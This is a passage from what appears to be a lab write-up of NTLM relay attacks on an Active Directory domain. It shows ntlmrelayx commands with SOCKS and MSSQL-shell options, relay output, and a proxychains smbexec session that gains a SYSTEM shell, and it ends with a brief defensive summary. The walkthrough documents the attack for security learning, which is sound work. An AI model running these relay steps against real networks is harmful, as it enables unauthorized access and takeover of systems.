| reporting     | 16384         | NULL    |
| SUSDB         | 1130496       | NULL    |
| tempdb        | 40960         | NULL    |
+-----+-----+-----+
SQL (FORESTALL\ANGEL_ROSA dbo@master)> █
```

img 0x17: Access SQL shell with nc

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.231.25, attacking target mssql://192.168.231.24
[*] Authenticating against mssql://192.168.231.24 as FORESTALL/ANGEL_ROSA SUCCEED
[*] Started interactive MSSQL shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.231.25 controlled, but there are no more targets left!
█
```

img 0x16: ntlmrelayx output after LLMNR poisoning

TTP 0x7

NTLM Relay (SOCKS Proxy)

1. Start `ntlmrelayx` with required parameters. (img 0x18)

```
(root@kali)-[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# impacket-ntlmrelayx -t 192.168.231.24 -smb2support -socks
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAP
[*] Protocol Client IMAP loaded
```

img 0x18: ntlmrelayx parameters for SOCKS proxy

2. Start LLMNR piosoning. (img 0x7, 0x10)
3. We got SOCKS proxy with "**ANGEL_ROSA**" user. (img 0x19, 0x20)

img 0x20: Access cmdshell with smbexec

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app "impacket.examples.ntlmrelayx.servers.socksserver" (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
[*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.231.25, attacking target smb://192.168.231.24
[*] Authenticating against smb://192.168.231.24 as FORESTALL/ANGEL_ROSA SUCCEED
[*] SOCKS: Adding FORESTALL/ANGEL_ROSA@192.168.231.24(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from 192.168.231.25 controlled, but there are no more targets left!
[-] SOCKS: Don't have a relay for 0.0.0.1(88)
[-] SOCKS: Don't have a relay for 0.0.0.1(88)
[-] SOCKS: Don't have a relay for 0.0.0.1(88)
[*] SOCKS: Proxying client session for FORESTALL/ANGEL_ROSA@192.168.231.24(445)
[*] SOCKS: Proxying client session for FORESTALL/ANGEL_ROSA@192.168.231.24(445)
```

img 0x19: ntlmrelayx output after LLMNR piosoning

```
(root@kali)-[~/]
# proxychains impacket-smbexec -no-pass forestall/angel_rosa@192.168.231.24
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[proxychains] Random chain ... 127.0.0.1:1080 ... 192.168.231.24:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : lab
IPv6 Address. . . . . : fd3a:69b6:6037:1:8400:724f:d049:fbb2
Link-local IPv6 Address . . . . : fe80::7926:ed5d:9b43:f27fX3
IPv4 Address. . . . . : 192.168.231.24
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.231.1

C:\Windows\system32>
```

Summary

NTLM relay is a cyberattack that allows attackers to intercept authentication data between two systems and use it to gain unauthorized access.

This type of attack is especially risky in networks with weak security configurations. Since it can lead to data theft, unauthorized access, and system breaches, it's crucial for individuals and organizations to be aware of this threat and take steps to strengthen their network security.